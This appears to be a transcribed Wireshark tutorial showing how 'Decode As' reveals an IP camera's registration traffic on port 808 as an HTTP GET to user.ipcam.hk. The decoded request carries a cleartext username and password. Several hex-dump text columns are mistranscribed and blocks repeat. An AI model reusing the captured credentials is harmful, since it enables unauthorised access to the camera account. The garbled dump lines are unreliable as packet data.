Checksum: 0x39f1 [validation disabled]

Options: (12 bytes)


0000 20 cf 30 6e da de 00 12 7b 51 f1 f4 08 00 45 00 .On....{Q....E.
0010 00 eb 1d 7d 40 00 40 06 4e 1d c0 a8 00 1b cc 2d ...} @. @. N.....
0020 41 82 08 02 03 28 8a 5c 12 a2 72 c6 cd 02 80 18 A....(\ ..r.....
0030 05 b4 39 f1 00 00 01 01 08 0a 00 00 0f e9 00 00 ..9.....
0040 00 00 47 45 54 20 2f 61 70 69 2f 75 73 65 72 69 ..GET /a pi/useri
0050 70 2e 61 73 70 3f 75 73 65 72 6e 61 6d 65 3d 61 p.asp?us ername=a
0060 61 61 75 70 73 7a 26 75 73 65 72 70 77 64 3d 39 aaupsz&u serpwd=
0070 37 33 37 38 31 26 76 65 72 74 79 70 65 3d 30 &ve rtype=90
0080 32 26 6c 61 6e 67 75 61 67 65 3d 26 64 74 79 70 2&langua ae=&dtvn

File: "/Users/robin/Desktop/... Packets: 5656 Displayed: 56 Marked: 0 Load time: 0:00.126 Profile: Default


Guess The Protocol

```
.On.... {Q....E.  
...}@.@. N.....-  
A....(.\\ ..r.....  
..9.....  
..GET /a pi/useri  
p.asp?us ername=a  
aaupsz&u serpwd=  
&ve rtype=90  
2&langua ge=&dtyp  
e=0&tcpp ort=80&l  
anip=192 .168.0.2  
7 HTTP/1 .0..Host  
: user.i pcam.hk.  
..
```


Analyse



Decode As




Choose Transport



Decode As Transport

Set destination port

Choose HTTP



Decoded

camera_register.pcap [Wireshark 1.6.1 (SVN Rev 38096 from /trunk-1.6)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: tcp.port == 808 Expression... Clear Apply

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176	50.529353	192.168.0.27	204.45.65.130	TCP	74	av-emb-config > 808 [SYN] Seq=0 Win=
177	50.529382	192.168.0.2	204.45.65.130	TCP	74	av-emb-config > 808 [SYN] Seq=0 Win=
182	50.673600	204.45.65.130	192.168.0.2	TCP	78	808 > av-emb-config [SYN, ACK] Seq=0
183	50.673615	204.45.65.130	192.168.0.27	TCP	78	808 > av-emb-config [SYN, ACK] Seq=0
184	50.676459	192.168.0.27	204.45.65.130	TCP	66	av-emb-config > 808 [ACK] Seq=1 Ack=
185	50.676485	192.168.0.2	204.45.65.130	TCP	66	av-emb-config > 808 [ACK] Seq=1 Ack=
186	50.680480	192.168.0.27	204.45.65.130	HTTP	249	GET /api/userip.asp?username=aaaupsz
187	50.680495	192.168.0.2	204.45.65.130	HTTP	249	GET /api/userip.asp?username=aaaupsz
188	50.831531	204.45.65.130	192.168.0.2	HTTP	386	HTTP/1.1 200 OK (text/html)
189	50.831549	204.45.65.130	192.168.0.27	HTTP	386	HTTP/1.1 200 OK (text/html)
190	50.831553	204.45.65.130	192.168.0.2	TCP	66	808 > av-emb-config [FIN, ACK] Seq=3
191	50.831559	204.45.65.130	192.168.0.27	TCP	66	808 > av-emb-config [FIN, ACK] Seq=3

▼ Hypertext Transfer Protocol

▶ GET /api/userip.asp?username=aaaupsz&userpwd=973781&vertype=902&language=&dtype=0&tcpport=80&lanip=192.168.0.27 HTTP/1.0\r\n

Host: user.ipcam.hk\r\n

User-Agent: myclient/1.0 me@null.net\r\n

\r\n

[Full request URI: http://user.ipcam.hk/api/userip.asp?username=aaaupsz&userpwd= &vertype=902&language=&dtype=0&tcpport=80

0000 20 cf 30 6e da de 00 12 7b 51 f1 f4 08 00 45 00 .On.... {Q....E.

0010 00 eb 1d 7d 40 00 40 06 4e 1d c0 a8 00 1b cc 2d ...} @. N.....

0020 41 82 08 02 03 28 8a 5c 12 a2 72 c6 cd 02 80 18 A....(. \ ..r.....

0030 05 b4 39 f1 00 00 01 01 08 0a 00 00 0f e9 00 00 ..9.....

0040 00 00 47 45 54 20 2f 61 70 69 2f 75 73 65 72 69 ..GET /a pi/useri

0050 70 2e 61 73 70 3f 75 73 65 72 6e 61 6d 65 3d 61 p.asp?us ername=a

0060 61 61 75 70 73 7a 26 75 73 65 72 70 77 64 3d 39 aaupsz&u serpwd=9

0070 37 33 37 38 31 26 76 65 72 74 79 70 65 3d 39 30 sve rtype=90

0080 32 26 6c 61 6e 67 75 61 67 65 3d 26 64 74 79 70 2&langua ge=&dtyo

File: "/Users/robin/Desktop/... Packets: 5656 Displayed: 56 Marked: 0 Load time: 0:00.107 Profile: Default

Before

camera_register.pcap [Wireshark 1.6.1 (SVN Rev 38096 from /trunk-1.6)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: `tcp.port == 808` Expression... Clear Apply

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176	50.529353	192.168.0.27	204.45.65.130	TCP	74	av-emb-config > 808 [SYN] Seq=0 Win=
177	50.529382	192.168.0.2	204.45.65.130	TCP	74	av-emb-config > 808 [SYN] Seq=0 Win=
182	50.673600	204.45.65.130	192.168.0.2	TCP	78	808 > av-emb-config [SYN, ACK] Seq=0
183	50.673615	204.45.65.130	192.168.0.27	TCP	78	808 > av-emb-config [SYN, ACK] Seq=0
184	50.676459	192.168.0.27	204.45.65.130	TCP	66	av-emb-config > 808 [ACK] Seq=1 Ack=
185	50.676485	192.168.0.2	204.45.65.130	TCP	66	av-emb-config > 808 [ACK] Seq=1 Ack=
186	50.680480	192.168.0.27	204.45.65.130	TCP	249	av-emb-config > 808 [PSH, ACK] Seq=1
187	50.680495	192.168.0.2	204.45.65.130	TCP	249	av-emb-config > 808 [PSH, ACK] Seq=1
188	50.831531	204.45.65.130	192.168.0.2	TCP	386	808 > av-emb-config [PSH, ACK] Seq=1
189	50.831549	204.45.65.130	192.168.0.27	TCP	386	808 > av-emb-config [PSH, ACK] Seq=1
190	50.831553	204.45.65.130	192.168.0.2	TCP	66	808 > av-emb-config [FIN, ACK] Seq=3
191	50.831559	204.45.65.130	192.168.0.27	TCP	66	808 > av-emb-config [FIN, ACK] Seq=3

Header length: 32 bytes

- Flags: 0x18 (PSH, ACK)
- Window size value: 1460
- [Calculated window size: 1460]
- [Window size scaling factor: 1]
- Checksum: 0x39f1 [validation disabled]
- Options: (12 bytes)

0000 20 cf 30 6e da de 00 12 7b 51 f1 f4 08 00 45 00 .On....{Q....E.
0010 00 eb 1d 7d 40 00 40 06 4e 1d c0 a8 00 1b cc 2d ...}@.@. N.....
0020 41 82 08 02 03 28 8a 5c 12 a2 72 c6 cd 02 80 18 A....(\ ..r.....
0030 05 b4 39 f1 00 00 01 01 08 0a 00 00 0f e9 00 00 ..9.....
0040 00 00 47 45 54 20 2f 61 70 69 2f 75 73 65 72 69 ..GET /a pi/useri
0050 70 2e 61 73 70 3f 75 73 65 72 6e 61 6d 65 3d 61 p.asp?us ername=a
0060 61 61 75 70 73 7a 26 75 73 65 72 70 77 64 3d 39 aaupsz&u serpwd=
0070 37 33 37 38 31 26 76 65 72 74 79 70 65 3d 39 30 &ve rtype=90
0080 32 26 6c 61 6e 67 75 61 67 65 3d 26 64 74 79 70 2&langua ae=&dtvp

File: "/Users/robin/Desktop/... : Packets: 5656 Displayed: 56 Marked: 0 Load time: 0:00.126 Profile: Default

After

The image shows the Wireshark 1.6.1 interface with the filter `tcp.port == 808` applied. The packet list shows a successful HTTP 200 OK response from 204.45.65.130 to 192.168.0.2. The packet details pane shows the full request URI: `http://user.ipcam.hk/api/userip.asp?username=aaaupsz&userpwd=973781&vertype=902&language=&dtype=0&tcpport=80&lanip=192.168.0.27`. The packet bytes pane shows the raw data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
176	50.529353	192.168.0.27	204.45.65.130	TCP	74	av-emb-config > 808 [SYN] Seq=0 Win=
177	50.529382	192.168.0.2	204.45.65.130	TCP	74	av-emb-config > 808 [SYN] Seq=0 Win=
182	50.673600	204.45.65.130	192.168.0.2	TCP	78	808 > av-emb-config [SYN, ACK] Seq=0
183	50.673615	204.45.65.130	192.168.0.27	TCP	78	808 > av-emb-config [SYN, ACK] Seq=0
184	50.676459	192.168.0.27	204.45.65.130	TCP	66	av-emb-config > 808 [ACK] Seq=1 Ack=
185	50.676485	192.168.0.2	204.45.65.130	TCP	66	av-emb-config > 808 [ACK] Seq=1 Ack=
186	50.680480	192.168.0.27	204.45.65.130	HTTP	249	GET /api/userip.asp?username=aaaupsz
187	50.680495	192.168.0.2	204.45.65.130	HTTP	249	GET /api/userip.asp?username=aaaupsz
188	50.831531	204.45.65.130	192.168.0.2	HTTP	386	HTTP/1.1 200 OK (text/html)
189	50.831549	204.45.65.130	192.168.0.27	HTTP	386	HTTP/1.1 200 OK (text/html)
190	50.831553	204.45.65.130	192.168.0.2	TCP	66	808 > av-emb-config [FIN, ACK] Seq=3
191	50.831559	204.45.65.130	192.168.0.27	TCP	66	808 > av-emb-config [FIN, ACK] Seq=3

Hypertext Transfer Protocol

GET /api/userip.asp?username=aaaupsz&userpwd=973781&vertype=902&language=&dtype=0&tcpport=80&lanip=192.168.0.27 HTTP/1.0\r\n

Host: user.ipcam.hk\r\n

User-Agent: myclient/1.0 me@null.net\r\n

\r\n

[Full request URI: http://user.ipcam.hk/api/userip.asp?username=aaaupsz&userpwd=973781&vertype=902&language=&dtype=0&tcpport=80&lanip=192.168.0.27]

0000 20 cf 30 6e da de 00 12 7b 51 f1 f4 08 00 45 00 .On....{Q....E.

0010 00 eb 1d 7d 40 00 40 06 4e 1d c0 a8 00 1b cc 2d ...} @. N.....

0020 41 82 08 02 03 28 8a 5c 12 a2 72 c6 cd 02 80 18 A....(. \ ..r.....

0030 05 b4 39 f1 00 00 01 01 08 0a 00 00 0f e9 00 00 ..9.....

0040 00 00 47 45 54 20 2f 61 70 69 2f 75 73 65 72 69 ..GET /a pi/useri

0050 70 2e 61 73 70 3f 75 73 65 72 6e 61 6d 65 3d 61 p.asp?us ername=a

